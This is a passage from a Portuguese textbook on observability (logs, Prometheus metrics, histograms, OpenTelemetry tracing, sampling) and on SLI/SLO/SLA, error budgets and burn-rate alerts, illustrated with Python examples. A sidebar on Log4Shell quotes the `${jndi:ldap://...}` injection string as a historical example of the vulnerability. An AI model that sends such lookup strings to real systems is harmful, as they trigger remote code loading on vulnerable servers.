O campo que mais rende é o `trace_id` da requisição em toda linha que ela produz, em todos os serviços. Com ele, 1,8 milhão de linhas viram 50 mil grupos, um por requisição.

Os níveis (`DEBUG`, `INFO`, `ERROR`) filtram volume, e volume é dinheiro. Uma API com 2.000 requisições por segundo, dez linhas por requisição e 500 bytes por linha produz 10 MB/s, ou 864 GB por dia. Armazenamentos de log cobram por GB ingerido e por dia de retenção, e o `DEBUG` esquecido ligado em produção aparece na fatura do mês com nome e sobrenome.

Métricas e seus quatro tipos

Uma métrica é um número agregado ao longo do tempo, e por isso custa o mesmo com 10 ou com 10 milhões de requisições por segundo. No modelo do Prometheus, uma série temporal é identificada por um nome e um conjunto de rótulos (pares chave-valor), e cada combinação distinta de valores de rótulos é uma série separada, com seus próprios pontos `(timestamp, valor)`.

Os tipos:

- **Contador** (*counter*): só cresce, ou volta a zero quando o processo reinicia. O valor absoluto não informa nada (12.884.301 requisições desde o último deploy, parabéns a todos os envolvidos); interessa a taxa. A função `rate()` calcula a variação por segundo e, se o valor cai, entende que o contador zerou.
- ***Gauge***: valor que sobe e desce, lido na coleta: conexões em uso, tamanho da fila. Uma fila que encheu e esvaziou entre duas coletas de 15 segundos nunca existiu para o painel.
- **Histograma**: conta quantas observações caíram em cada balde de limites fixos.
- ***Summary***: calcula quantis no próprio processo. Quantis de réplicas diferentes não se combinam (a média de dois p99 corresponde a percentil nenhum; ver capítulo 6).

A coleta pode ser *pull* (o Prometheus busca o endpoint `/metrics` de cada alvo em intervalo fixo) ou *push* (o processo envia, como o SDK do OpenTelemetry pelo protocolo OTLP).

Histogramas, ou de onde vem o p99 do painel

Os baldes do Prometheus são cumulativos: `le="0.5"` (*less or equal*) conta todas as observações até 0,5 s. Junto vêm `_count` e `_sum`. Como tudo é contador, histogramas de réplicas se somam balde a balde:

```
histogram_quantile(0.99, sum by (le) (rate(http_request_duration_seconds_bucket[5m])))
```

O histograma não guarda durações. O `histogram_quantile` acha o balde onde cai a posição do percentil e interpola linearmente dentro dele. Com 10.000 requisições, 9.850 até 0,5 s e 9.930 até 1 s, a posição do p99 é a 9.900ª, que fica 50 posições dentro de um balde de 80. A estimativa é `0,5 + (50 / 80) × 0,5 = 0,8125 s`. Se as 80 requisições daquele balde levaram todas 0,51 s, o p99 real é 0,51 s e o painel mostra 0,81. Com um alerta em "p99 acima de 800 ms", essa interpolação acaba de acordar alguém às 3h por causa de uma suposição sobre distribuição uniforme.

O erro é limitado pela largura do balde, então os limites precisam ser densos perto do limiar de um SLO (capítulo 39). Os baldes padrão do cliente Python vão de 5 ms a 10 s; uma chamada de 40 s cai em `+Inf`, e o histograma só diz "mais de 10 s, e não me pergunte mais nada". Os histogramas nativos do Prometheus (desde a 2.40) e o exponencial do OpenTelemetry geram baldes exponenciais automaticamente, com erro relativo constante.

Cardinalidade, a conta que chega no fim do mês

O banco de séries temporais mantém índice e memória para cada série ativa. A cardinalidade de uma métrica é o produto das cardinalidades dos rótulos. Um histograma com 14 baldes mais `+Inf`, `_sum` e `_count` tem 17 séries por combinação. Com `rota` (40 valores), `metodo` (4), `status` (8) e `pod` (30), são 38.400 combinações e 652.800 séries. É bastante, e funciona.

Agora alguém acrescenta `cliente_id`, "só para poder filtrar por cliente". Com 200 mil clientes ativos, a conta passa de 130 bilhões de séries. Um Prometheus nunca chega a esse número, porque fica sem memória muito antes. Um serviço de métricas gerenciado chega, e manda a conta.

Rótulo adequado tem conjunto de valores pequeno e fechado: método, status, rota (`/pedidos/{id}`, nunca `/pedidos/48213`). IDs, e-mails e URLs completas vão para logs e traces, feitos para alta cardinalidade.

Tracing distribuído

Um trace é o registro de uma requisição atravessando o sistema, organizado em árvore. Cada nó é um *span*: uma operação com nome, início, duração, atributos e status. O modelo vem do Dapper (Google, 2010).

O `trace_id` tem 16 bytes aleatórios e é igual em todos os spans da requisição. O `span_id` tem 8 bytes. O `parent_span_id` aponta para o span que fez a chamada; sem ele, o span é a raiz. O backend de tracing remonta a árvore com spans que chegam separados e fora de ordem. Os horários vêm do relógio de cada máquina, então um span filho pode aparecer começando antes do pai, o que é fisicamente impossível e acontece toda semana (capítulo 18).

O tipo (*kind*) do span é `SERVER`, `CLIENT`, `PRODUCER`, `CONSUMER` ou `INTERNAL`. A diferença entre o `CLIENT` do chamador e o `SERVER` do chamado é o tempo no caminho: rede, pool, balanceador. Se o cliente mediu 900 ms e o servidor mediu 40, os 860 ms restantes estão entre os dois, e nenhum dos serviços tem culpa (os dois vão negar mesmo assim, agora com dados).

Propagação de contexto

O trace só existe se o `trace_id` atravessa as fronteiras. Entre processos, ele viaja no cabeçalho `traceparent` do padrão W3C Trace Context:

```
traceparent: 00-4bf92f3577b34da6a3ce929d0e0e4736-00f067aa0ba902b7-01
             |  |                                |                |
             |  trace-id (32 hex = 16 bytes)     parent-id        trace-flags
             versão                              (16 hex = 8 bytes)
```

O `parent-id` é o `span_id` do span `CLIENT` que chamou. O bit `01` (*sampled*) avisa que o chamador decidiu gravar este trace, para que os serviços seguintes gravem também. O padrão W3C Baggage define o cabeçalho `baggage` para pares chave-valor da aplicação, que seguem para todo serviço chamado, inclusive de terceiros. Colocar o CPF do cliente ali é uma forma eficiente de distribuí-lo para fornecedores.

Em mensageria, os mesmos campos vão nos cabeçalhos da mensagem; um consumidor que processa um lote de mensagens de traces diferentes usa *links* em vez de um pai único.

Dentro do processo, o contexto vai do middleware até o cliente HTTP sem passar `trace_id` por quarenta funções: o OpenTelemetry guarda o span atual numa `ContextVar`, que tem valor próprio por thread e por tarefa do `asyncio`. A cópia é automática em `asyncio.create_task` e em `asyncio.to_thread`. Em `loop.run_in_executor` e em `ThreadPoolExecutor.submit`, não: o span criado na thread do pool vira raiz de um trace novo, órfão, que ninguém vai procurar.

OpenTelemetry

O OpenTelemetry (OTel), da CNCF, nasceu em 2019 da fusão do OpenTracing com o OpenCensus. Ele define uma API (sem SDK configurado, as chamadas viram operações vazias), um SDK por linguagem, o protocolo OTLP (gRPC na porta 4317, HTTP na 4318), as convenções semânticas, que fixam nomes de atributos (`http.request.method`, `http.route`), e o Collector, um processo com pipeline de *receivers*, *processors* (amostragem, lotes, remoção de atributos) e *exporters*. Trocar de backend muda só configuração.

Todo dado carrega atributos de recurso, como `service.name`. Sem ele, o SDK usa `unknown_service`, e um painel com doze serviços chamados `unknown_service` é uma experiência que todo mundo tem uma vez na vida.

Amostragem

Guardar todos os spans custa caro: a 3.000 requisições por segundo e 25 spans por requisição, são 75 mil spans por segundo. A amostragem decide quais traces guardar.

Na amostragem na cabeça (*head sampling*), a decisão sai no primeiro serviço e se propaga pelo bit *sampled*; o `TraceIdRatioBased` do OTel compara bits do `trace_id` com um limiar, e o `ParentBased` faz o filho seguir o pai. É barato e decide antes de saber como a requisição vai terminar: com 1%, de cada 100 requisições lentas iguais à do Seu Anselmo, você guarda uma, e descarta as outras 99 com toda a confiança estatística.

Na amostragem na cauda (*tail sampling*), o Collector espera o trace terminar e decide depois: todos com erro, todos acima de 2 s, 1% do resto. O processador `tail_sampling` espera 30 segundos por padrão, com os spans em memória, e todos os spans de um trace precisam chegar à mesma instância (o exporter `loadbalancing` roteia por `trace_id`).

RED e USE

O método RED (Tom Wilkie, 2015) vale para cada serviço: *Rate* (requisições por segundo), *Errors* (erros por segundo) e *Duration* (histograma da duração). O método USE (Brendan Gregg, 2012) vale para cada recurso (CPU, memória, disco, pool, fila): *Utilization* (fração do tempo ocupado), *Saturation* (trabalho esperando, como `nr_throttled` do cgroup) e *Errors*. A saturação separa casos que a utilização confunde: um pool com 10 de 10 conexões em uso marca 100% de utilização tanto com zero quanto com 400 requisições na fila, e só uma dessas situações tem 400 pessoas olhando uma rodinha.

Os quatro sinais dourados do livro de SRE do Google (latência, tráfego, erros e saturação) cobrem o mesmo terreno.

Na prática

Um log que dá para consultar

Com `structlog`, o middleware associa o contexto da requisição uma vez, numa `ContextVar`, e toda linha emitida depois o carrega:

```
import structlog

structlog.configure(
    processors=[
        structlog.contextvars.merge_contextvars,
        structlog.processors.add_log_level,
        structlog.processors.TimeStamper(fmt="iso", utc=True),
        structlog.processors.JSONRenderer(sort_keys=True),
    ]
)
log = structlog.get_logger()

# o middleware faz isto uma vez, no começo da requisição
structlog.contextvars.bind_contextvars(
    trace_id="4bf92f3577b34da6a3ce929d0e0e4736", pedido_id=48213
)

# qualquer função, em qualquer profundidade, sem receber nada por parâmetro
log.info("pagamento_recusado", motivo="saldo_insuficiente", valor_centavos=8990)
```

```
{"event": "pagamento_recusado", "level": "info", "motivo": "saldo_insuficiente",
"pedido_id": 48213, "timestamp": "2026-03-14T07:12:09.481233Z", "trace_id":
"4bf92f3577b34da6a3ce929d0e0e4736", "valor_centavos": 8990}
```

O `pedido_id` sai como número, o horário em UTC, e o `trace_id` liga a linha ao trace. Em texto livre, seria `chegou aqui 4`.

O histograma do checkout

O serviço registra um contador e um histograma, com o nome da rota como rótulo:

```
import time

from prometheus_client import Counter, Histogram

REQUISICOES = Counter("http_requests", "Requisições HTTP", ["rota", "status"])
DURACAO = Histogram(
    "http_request_duration_seconds",
    "Duração das requisições",
    ["rota"],
    buckets=(0.05, 0.1, 0.25, 0.5, 0.8, 1, 2.5, 10),
)


def registrar(rota: str, status: int, inicio: float) -> None:
    # rota é o template ("/checkout", "/pedidos/{id}"), nunca o caminho cru
```

```
    DURACAO.labels(rota=rota).observe(time.perf_counter() - inicio)
    REQUISICOES.labels(rota=rota, status=str(status)).inc()
```

Depois de 10.000 requisições, um trecho do `/metrics`:

```
http_requests_total{rota="/checkout",status="200"} 9981.0
http_requests_total{rota="/checkout",status="500"} 19.0
http_request_duration_seconds_bucket{rota="/checkout",le="0.05"} 6210.0
http_request_duration_seconds_bucket{rota="/checkout",le="0.1"} 8730.0
http_request_duration_seconds_bucket{rota="/checkout",le="0.25"} 9604.0
http_request_duration_seconds_bucket{rota="/checkout",le="0.5"} 9790.0
http_request_duration_seconds_bucket{rota="/checkout",le="0.8"} 9796.0
http_request_duration_seconds_bucket{rota="/checkout",le="1.0"} 9800.0
http_request_duration_seconds_bucket{rota="/checkout",le="2.5"} 9801.0
http_request_duration_seconds_bucket{rota="/checkout",le="10.0"} 9802.0
http_request_duration_seconds_bucket{rota="/checkout",le="+Inf"} 10000.0
http_request_duration_seconds_count{rota="/checkout"} 10000.0
http_request_duration_seconds_sum{rota="/checkout"} 2570.4
```

A média, `2570,4 / 10000`, dá os 257 ms do painel verde. O histograma conta outra história: 198 requisições (1,98%) passaram de 10 s. O p95 fica no balde de 0,1 a 0,25 s: `0,1 + (9500 − 8730) / (9604 − 8730) × 0,15 ≈ 0,232 s`. O p99 cai no balde `+Inf`, e o `histogram_quantile` devolve o limite superior do último balde finito: 10 s. Esse "10" quer dizer "pelo menos 10". O painel exibe "p99: 10 s", que é verdade de um jeito bem específico.

O `traceparent` saindo do processo

```python
from opentelemetry import propagate, trace
from opentelemetry.sdk.resources import Resource
from opentelemetry.sdk.trace import TracerProvider

trace.set_tracer_provider(
    TracerProvider(resource=Resource.create({"service.name": "checkout"}))
)
tracer = trace.get_tracer("bolha_azul.checkout")

with tracer.start_as_current_span("POST /checkout", kind=trace.SpanKind.SERVER):
    with tracer.start_as_current_span(
        "POST /fidelidade/pontuar", kind=trace.SpanKind.CLIENT
    ) as chamada:
        cabecalhos: dict[str, str] = {}
        propagate.inject(cabecalhos)  # lê o span atual da ContextVar
        print(cabecalhos)
        print(format(chamada.get_span_context().span_id, "016x"))
```

```
{'traceparent': '00-4bf92f3577b34da6a3ce929d0e0e4736-00f067aa0ba902b7-01'}
00f067aa0ba902b7
```

Os IDs são aleatórios (estes são os do exemplo da especificação W3C). O `parent-id` é o `span_id` do span `CLIENT`, e o `01` vem do amostrador padrão, `ParentBased(ALWAYS_ON)`. As instrumentações prontas de httpx, FastAPI e psycopg fazem esse `inject` sozinhas.

O trace do Seu Anselmo

Com amostragem na cauda guardando tudo acima de 2 s, Renata filtra os traces do checkout com duração acima de 5 s. São 198, e o do Seu Anselmo tem esta forma:

```
trace 4bf92f3577b34da6a3ce929d0e0e4736                                  10,214 s
checkout       SERVER  POST /checkout              ████████████████  10,214 s
cupons         SERVER  POST /cupons/validar        │                  0,018 s
estoque-sabao  SERVER  GET /estoque/sabao          │                  0,009 s
fidelidade     SERVER  POST /fidelidade/pontuar     ████████████████  10,031 s
  fidelidade   CLIENT  POST sms.exemplo.com/enviar  ████████████████  10,002 s
ReadTimeout
  atributos: fidelidade.pontos=112  fidelidade.gatilho="brinde_100_pontos"
pagamentos     SERVER  POST /pagamentos                              │   0,142 s
```

Agrupando os 198 traces pelo atributo `fidelidade.gatilho`, todos têm `brinde_100_pontos`. Quem passa de 100 pontos ganha uma lavagem grátis, e o serviço de fidelidade avisa por SMS, de forma síncrona, por um fornecedor que está fora do ar. O cliente HTTP espera os 10 s do timeout, a exceção é capturada e registrada como `Erro: sucesso`, e o checkout responde 200. O sistema pune com precisão os clientes mais fiéis. Seu Anselmo tem 112 pontos.

O atributo no span encontrou o padrão, a árvore apontou o serviço, e a amostragem na cauda garantiu que os 198 traces existiam. Nenhum `print` foi acrescentado.

Propriedades e custos

	Logs	Métricas	Traces
Unidade	evento	número agregado por série	requisição (árvore de spans)
Custo cresce com	eventos (req/s × linhas × bytes)	número de séries (cardinalidade)	req/s × spans, reduzido pela amostragem
Alta cardinalidade	suporta	quebra	suporta
Pergunta típica	"o que aconteceu com o pedido 48213?"	"a taxa de erro subiu nos últimos 5 min?"	"onde foram os 10 s?"
Exatidão	exata por evento registrado	exata em contagens, aproximada em percentis	exata, só no que foi amostrado
Base para alertas	ruim (contagem cara e atrasada)	boa (barata, completa, contínua)	ruim com amostragem na cabeça

Métricas são o sinal para alertas porque contam todas as requisições a custo fixo. Traces amostrados não servem para contar: com 1% de amostragem, a taxa de erro calculada a partir deles tem a precisão de uma pesquisa com 1% dos entrevistados escolhidos antes de saber a resposta. Logs contam tudo, mas cobram por linha.

No *pull*, um processo morto aparece como falha de coleta (`up == 0`). No *push*, ele só para de enviar, e o silêncio é ambíguo entre "morreu" e "não tinha nada a dizer". Em compensação, *push* atende jobs mais curtos que o intervalo de coleta e processos atrás de NAT.

Armadilhas e casos reais

> **Armadilha:** o contador de erros que nunca existiu. Uma série com rótulos só aparece depois do primeiro `inc()`. Se `status="500"` nunca ocorreu desde o último deploy, a consulta da taxa de erro não devolve zero: devolve vazio, e um alerta `taxa_de_erro > 0.05` sobre um resultado vazio nunca dispara. Chamar `.labels(rota=..., status="500")` na inicialização cria a série com valor 0.

Rótulos com o caminho cru da URL deixam os robôs da internet escolherem a sua cardinalidade: um scanner pedindo `/wp-admin.php`, `/.env` e outros 4.000 endereços inexistentes cria 4.000 séries de 404, cada uma vezes os baldes do histograma.

Contexto perdido em threads: a cópia do contexto é automática em `asyncio.create_task` e `asyncio.to_thread`, mas não em `loop.run_in_executor` nem em `ThreadPoolExecutor.submit`. O span criado na thread do pool vira raiz de um trace órfão, que ninguém vai procurar.

O exporter é uma dependência. O `BatchSpanProcessor` do OTel enfileira até 2.048 spans e descarta o excedente, então um Collector fora do ar custa traces, sem derrubar a aplicação. O `SimpleSpanProcessor` exporta de forma síncrona a cada span e transforma a lentidão do Collector em lentidão de toda requisição.

> **Na vida real:** em maio de 2018, o Twitter pediu a todos os usuários que trocassem a senha depois de achar um bug que gravava senhas sem hash num log interno. Em março de 2019, o Facebook confirmou ter guardado senhas de centenas de milhões de usuários em texto puro em logs internos (segundo Brian Krebs, desde 2012). O banco de senhas estava protegido; o log, não. A defesa mecânica é uma lista de campos permitidos no logger, em vez de despejar corpos de requisição inteiros.

> **Na vida real:** em dezembro de 2021, a Log4Shell (CVE-2021-44228, CVSS 10,0) mostrou o extremo oposto: o Log4j 2 interpretava `${jndi:ldap://...}` dentro das mensagens registradas, e um `User-Agent` malicioso fazia o servidor carregar código remoto. Uma aplicação Python não usa Log4j, mas o pipeline que recebe os logs dela pode usar.

Resumo

- Log estruturado: evento fixo, campos tipados, `trace_id` em toda linha.
- Contador (use a taxa), *gauge*, histograma (agregável) e *summary* (não agregável).
- `histogram_quantile` interpola dentro do balde; `+Inf` esconde a cauda.
- Cardinalidade é o produto dos valores dos rótulos; IDs vão para logs e traces.
- Trace é uma árvore de spans; `traceparent` propaga entre processos, `contextvars` dentro.
- Amostragem na cabeça decide às cegas; na cauda, vendo o resultado.
- RED para serviços, USE para recursos.

Referências

- W3C. *Trace Context*. https://www.w3.org/TR/trace-context/
- W3C. *Baggage*. https://www.w3.org/TR/baggage/
- OpenTelemetry. *Specification*. https://opentelemetry.io/docs/specs/otel/
- OpenTelemetry. *Semantic Conventions*. https://opentelemetry.io/docs/specs/semconv/
- OpenTelemetry. *OTLP Specification*. https://opentelemetry.io/docs/specs/otlp/
- Prometheus. *Metric types*. https://prometheus.io/docs/concepts/metric_types/
- Prometheus. *Histograms and summaries*. https://prometheus.io/docs/practices/histograms/
- Prometheus. *Metric and label naming*. https://prometheus.io/docs/practices/naming/
- Sigelman, B. et al. *Dapper, a Large-Scale Distributed Systems Tracing Infrastructure*. Google, 2010. https://research.google/pubs/dapper-a-large-scale-distributed-systems-tracing-infrastructure/
- Gregg, B. *The USE Method*. https://www.brendangregg.com/usemethod.html
- Wilkie, T. *The RED Method: How to Instrument Your Services*. Grafana Labs, 2018. https://grafana.com/blog/2018/08/02/the-red-method-how-to-instrument-your-

services/

- Beyer, B. et al. *Site Reliability Engineering*, cap. 6, "Monitoring Distributed Systems". https://sre.google/sre-book/monitoring-distributed-systems/
- Python. *contextvars*. https://docs.python.org/3/library/contextvars.html
- structlog. *Documentação*. https://www.structlog.org/
- NIST NVD. *CVE-2021-44228*. https://nvd.nist.gov/vuln/detail/CVE-2021-44228
- Krebs, B. *Facebook Stored Hundreds of Millions of User Passwords in Plain Text for Years*, 2019. https://krebsonsecurity.com/2019/03/facebook-stored-hundreds-of-millions-of-user-passwords-in-plain-text-for-years/
- Twitter. *Keeping your account secure*, 2018. https://blog.twitter.com/official/en_us/topics/company/2018/keeping-your-account-secure.html

CAPÍTULO 39

SLI, SLO e SLA

Cinco noves e um banco que tira folga aos domingos

O diretor comercial da confeitaria Doce Prazo, Seu Teodoro, voltou da reunião com a maior rede de bufês da cidade segurando um contrato assinado. A cláusula 7.2 dizia: "A plataforma de encomendas terá disponibilidade de 99,999%". Ele escolheu o número porque cinco noves soavam mais confiáveis que quatro.

A plataforma roda num único PostgreSQL, numa única zona, com 30 minutos de manutenção todo domingo às 2h. Só essa janela soma 26 horas por ano. Cinco noves permitem 5 minutos e 15 segundos por ano. A confeitaria estourou a meta anual no primeiro domingo de janeiro, às 2h05, enquanto todo mundo dormia, inclusive o banco.

O painel do time mostrava "uptime 100%" havia onze meses. Ele media o `GET /health`, que devolve `200` com o banco fora do ar, porque ninguém pensou em perguntar ao banco se ele estava lá.

Ficam três perguntas em cima da mesa, ao lado do bolo de brigadeiro que veio com o contrato. O que se mede quando alguém diz "disponibilidade"? Que número dá para prometer? E em que momento alguém precisa ser acordado às 3h da manhã?

Três siglas para três coisas diferentes

As definições vêm do livro de SRE do Google (*Site Reliability Engineering*, 2016).

Um **SLI** (*service level indicator*, indicador de nível de serviço) é uma medida quantitativa de algum aspecto do serviço que o usuário percebe. A forma mais útil é uma razão:

```
SLI = eventos bons / eventos válidos
```

O resultado fica entre 0 e 1, e "mais alto" é sempre melhor. "98,8% das requisições de encomenda terminaram sem erro do servidor em até 400 ms" é um SLI.

Um **SLO** (*service level objective*, objetivo de nível de serviço) é uma meta para um SLI ao longo de uma janela: "o SLI de encomendas fica em 99,9% ou mais nos últimos 28 dias". Indicador, valor-alvo e janela são obrigatórios. Sem a janela, "99,9% de disponibilidade" aceita qualquer interpretação, inclusive a do Seu Teodoro.

Um **SLA** (*service level agreement*, acordo de nível de serviço) é um contrato com consequência: crédito na fatura, multa, rescisão. Sem consequência escrita, o documento é um SLO publicado.

O SLA fica mais frouxo que o SLO interno. Se o time persegue 99,95% e o contrato promete 99,9%, existe uma faixa em que o alarme toca antes de a multa chegar. Quem inverte essa ordem descobre que violou o contrato pelo e-mail do cliente.

> **Armadilha:** no uso corrente, "SLA" virou sinônimo de qualquer meta. A distinção importa porque muda o que acontece na falha: um SLO violado gera uma conversa técnica; um SLA violado gera uma nota de crédito e, às vezes, um advogado.

Como medir um SLI, ou quem decide o que é uma requisição boa

A razão `bons / válidos` parece simples até alguém precisar escrever as duas funções.

Válido define o denominador. Health checks e scrapes de métricas ficam de fora, senão o balanceador que pergunta "você está vivo?" a cada segundo vira o usuário mais fiel do serviço, com 86.400 sucessos por dia.

Bom define o numerador e costuma combinar disponibilidade e latência:

- `5xx` é ruim: o erro é do servidor.
- `4xx` em geral é bom: um `404` para um bolo que não existe no catálogo significa que o catálogo funciona.
- `429` pede decisão. Se quem recusa é o limitador do próprio serviço, por falta de capacidade, o usuário ficou sem a encomenda e a requisição conta contra o serviço (o capítulo 28 trata de controle de carga).
- Um `201` que levou 2,3 segundos funcionou. Para quem clicou de novo em "Confirmar encomenda" porque nada aconteceu, falhou (e talvez tenha gerado dois bolos).

Por isso o SLI de latência se escreve como "proporção de requisições abaixo de 400 ms". A razão soma entre instâncias e janelas; percentis não somam (o capítulo 6 mostra por quê).

Onde medir

O ponto de medição decide quais falhas o SLI enxerga:

Ponto de medição	Enxerga	Não enxerga
Logs e métricas da aplicação	Erros e latência dentro do processo	Processo morto, balanceador fora, DNS errado, fila no proxy
Balanceador ou API gateway	Tudo que chega ao balanceador, inclusive backend fora	DNS, TLS no cliente, rede do usuário
Sonda sintética externa	Caminho completo, de fora para dentro	Variedade real de rotas e de dados; tráfego baixo e fixo
Instrumentação no cliente (navegador, app)	Experiência real, inclusive rede móvel	Muito ruído alheio ao serviço (túnel, elevador, operadora)

Um processo morto não registra a própria morte. Ele para de emitir, e uma razão calculada só com os dados dele continua impecável, porque ninguém reprova com zero requisições. Por isso o SLI de disponibilidade costuma ser medido no balanceador, que registra o `502` quando o backend sumiu.

Por requisição ou por tempo

O SLI **baseado em requisições** conta eventos. O **baseado em tempo** divide a janela em intervalos (de um ou cinco minutos) e classifica cada um como bom ou ruim, por exemplo "taxa de erro abaixo de 1%". O primeiro pesa a falha pelo número de pessoas afetadas: 10 minutos fora às 19h de sexta, quando todo bufê fecha encomenda, custam muito mais que 10 minutos às 4h. O segundo trata os dois apagões igualmente e responde "quantos minutos o serviço ficou inutilizável?".

Os noves e quanto cada um permite em minutos

Metas se descrevem em "noves" (99,9% são três), e o tempo permitido de indisponibilidade é `(1 - SLO) × janela`.

SLO	Por ano (365 dias)	Por 30 dias	Por semana
99%	3,65 dias	7,2 h	1,68 h
99,5%	43,8 h	3,6 h	50,4 min
99,9%	8,76 h	43,2 min	10,1 min
99,95%	4,38 h	21,6 min	5,04 min

SLO	Por ano (365 dias)	Por 30 dias	Por semana
99,99%	52,6 min	4,32 min	60,5 s
99,999%	5,26 min	25,9 s	6,05 s

Cada nove adicional divide o tempo permitido por 10. Com 99,99% em 30 dias, o serviço tem 4 minutos e 19 segundos para errar; se o alerta leva 5 minutos para disparar, a meta foi perdida antes de o celular vibrar. Com 99,999%, sobram 25,9 segundos, que um rolling update com readiness probe mal configurada consome enquanto alguém ainda digita `kubectl rollout undo`.

Muitos times usam 28 dias móveis em vez de 30: toda janela contém o mesmo número de fins de semana, e o tráfego de uma confeitaria numa terça não se parece com o de um sábado de festa junina.

Dois limites externos restringem o número. O primeiro é a composição: dependências em série multiplicam disponibilidades, e cinco de 99,9% resultam em no máximo 99,5% (o capítulo 26 detalha a conta). A cláusula 7.2 roda sobre uma máquina virtual numa única zona, para a qual nenhum provedor promete cinco noves, então a promessa já nasceu devendo. O segundo é o usuário: o livro de SRE do Google observa que celular, Wi-Fi e operadora falham bem mais que 0,001% do tempo, e quem está no elevador não distingue 99,99% de 99,999%.

Error budget, ou quanto o serviço tem direito de errar

O complemento do SLO é o **error budget** (orçamento de erro): com SLO de 99,9%, 0,1% dos eventos válidos da janela. Com 12.960.000 requisições esperadas em 30 dias, são 12.960 requisições ruins, um saldo que pode ser contado e acompanhado num gráfico que desce ao longo do mês.

Confiabilidade vira recurso com saldo. Deploy com 0,5% de erro por 20 minutos, manutenção e failover saem da mesma conta, e "dá para migrar na terça às 15h?" ganha resposta numérica em vez de um "acho que sim" nervoso.

O orçamento também trabalha no sentido oposto. Um serviço muito acima do SLO por meses ensina aos clientes uma confiabilidade que ninguém prometeu, e eles passam a depender dela sem retry nem fallback. No dia em que o serviço cai para o valor prometido, ainda dentro do contrato, os clientes quebram.

> **Na vida real:** o livro de SRE do Google conta o caso do Chubby, o serviço interno de locks distribuídos. A instância global ficava tão acima do SLO que outros serviços passaram a tratá-la como infalível. O time passou a garantir que o Chubby cumprisse o SLO sem ultrapassá-lo muito: num trimestre sem falha real suficiente para levar a disponibilidade abaixo da meta, provocava uma interrupção controlada, desligando o serviço de propósito para expor as dependências indevidas. Poucos times têm a chance de derrubar a produção por excesso de qualidade.

Burn rate, ou a que velocidade o orçamento vai embora

O saldo resolve o relatório mensal. Para decidir quando acordar alguém, falta a derivada. O **burn rate** (taxa de consumo) é a taxa de erro observada dividida pela permitida:

```
burn rate = taxa de erro observada / (1 − SLO)
```

Com SLO de 99,9%, erro de 0,1% é burn rate 1: o orçamento acaba no último segundo da janela. Burn rate 1.000 (100% de erro) esgota 30 dias de orçamento em 43 minutos e 12 segundos, o tempo de assar um pão de ló.

A fração do orçamento consumida por um período de burn rate constante sai da mesma conta:

```
fração consumida = burn rate × duração / janela do SLO
```

Uma hora a burn rate 14,4 consome `14,4 × 1 / 720 = 2%` do orçamento de 30 dias.

Por que o alerta óbvio falha

A primeira ideia é alertar quando a taxa de erro dos últimos 5 minutos passar de 0,1%. Um deploy com 0,2% de erros por 5 minutos dispara a página e consome `2 × 5 / 43.200 ≈ 0,02%` do orçamento. Quem acordou às 3h17 vê o gráfico voltar ao normal sozinho e silencia o alerta para sempre. Três anos depois, ele ainda estará silenciado.

A segunda ideia é olhar as últimas 36 horas. Esse alerta é preciso e lento: um serviço inteiramente fora do ar leva horas para mover a média, e a página chega depois do orçamento do mês e da paciência do cliente.

Janelas múltiplas e taxas múltiplas

O *SRE Workbook* do Google descreve a solução que virou padrão: burn rate com duas janelas por alerta. A janela longa garante que o problema consumiu uma fração relevante do orçamento; a curta, de 1/12 da longa, garante que ele ainda está acontecendo. Sem ela,

um alerta de uma hora fica disparado por até uma hora depois do fim do problema, e o plantão investiga um incidente que já virou passado.

A configuração recomendada para SLO de 30 dias:

Severidade	Janela longa	Janela curta	Burn rate	Orçamento consumido ao disparar
Página	1 h	5 min	14,4	2%
Página	6 h	30 min	6	5%
Ticket	3 dias	6 h	1	10%

O alerta só dispara quando as duas janelas passam do limiar. Uma falha total leva a janela de 1 hora a `14,4 × 0,1% = 1,44%` de erro em menos de um minuto. Um vazamento lento a 0,2% nunca acorda ninguém, mas abre um ticket antes de o mês terminar devendo.

Pouco tráfego, muito drama

Burn rate precisa de amostra. Num endpoint com 10 requisições por hora, um único `500`, causado por alguém que colou um emoji no campo de CEP, vira burn rate 100 e uma página de madrugada. As saídas conhecidas são agrupar serviços pequenos num SLO comum, gerar tráfego sintético, exigir um número mínimo de eventos ruins ou alongar as janelas, sempre trocando falso positivo por atraso de detecção.

Na prática

Este código aplica as definições a um lote de requisições da Doce Prazo e compara com o "uptime" do painel antigo:

```
from dataclasses import dataclass


@dataclass(frozen=True)
class Requisicao:
    rota: str
    status: int
    duracao_ms: float


LIMITE_MS = 400
ROTAS_FORA = {"/health", "/metrics"}


def valida(r: Requisicao) -> bool:
    return r.rota not in ROTAS_FORA


def boa(r: Requisicao) -> bool:
```

```
    # 4xx é problema do cliente; 429 é o nosso limitador recusando, então conta contra
nós
    erro_nosso = r.status >= 500 or r.status == 429
    return not erro_nosso and r.duracao_ms <= LIMITE_MS


def sli(requisicoes: list[Requisicao]) -> tuple[int, int, float]:
    validas = [r for r in requisicoes if valida(r)]
    boas = sum(boa(r) for r in validas)
    return boas, len(validas), boas / len(validas)


amostra = (
    [Requisicao("/encomendas", 201, 120)] * 9_700
    + [Requisicao("/encomendas", 404, 35)] * 180     # bolo que não existe no catálogo
    + [Requisicao("/encomendas", 201, 2_300)] * 70   # gera o PDF do pedido dentro da
requisição
    + [Requisicao("/encomendas", 503, 30_000)] * 40  # o timeout de 30 s do gateway de
pagamento
    + [Requisicao("/encomendas", 429, 2)] * 10
    + [Requisicao("/health", 200, 1)] * 86_400       # o balanceador perguntando se está
tudo bem
)

boas, validas, valor = sli(amostra)
print(f"boas={boas} válidas={validas} SLI={valor:.2%}")
ingenuo = sum(r.status < 500 for r in amostra) / len(amostra)
print(f"'uptime' com /health e só 5xx: {ingenuo:.2%}")
```

```
boas=9880 válidas=10000 SLI=98.80%
'uptime' com /health e só 5xx: 99.96%
```

As 86.400 respostas do `/health` diluíram as falhas. O SLI correto mostra 120 requisições ruins em 10.000: 40 timeouts, 10 recusas do limitador e 70 sucessos tão lentos que contam como falha. Contra um SLO de 99,9%, o lote gastou o orçamento de 120.000 requisições.

O orçamento ao longo da janela é aritmética. Aqui, os dias 10 e 12 do mês, depois de uma terça em que alguém subiu "só uma linha" na validação de endereços:

```
SLO = 0.999
JANELA_DIAS = 30


def situacao(dia: int, validas: int, ruins: int) -> None:
    taxa_erro = ruins / validas
    burn_rate = taxa_erro / (1 - SLO)
    # projeção: a janela inteira com o tráfego médio observado até agora
    orcamento = (1 - SLO) * validas / dia * JANELA_DIAS
    consumido = ruins / orcamento
    print(f"dia {dia:>2}: erro {taxa_erro:.3%}  burn rate {burn_rate:.2f}  "
          f"orçamento {orcamento:,.0f}  consumido {consumido:.0%}")


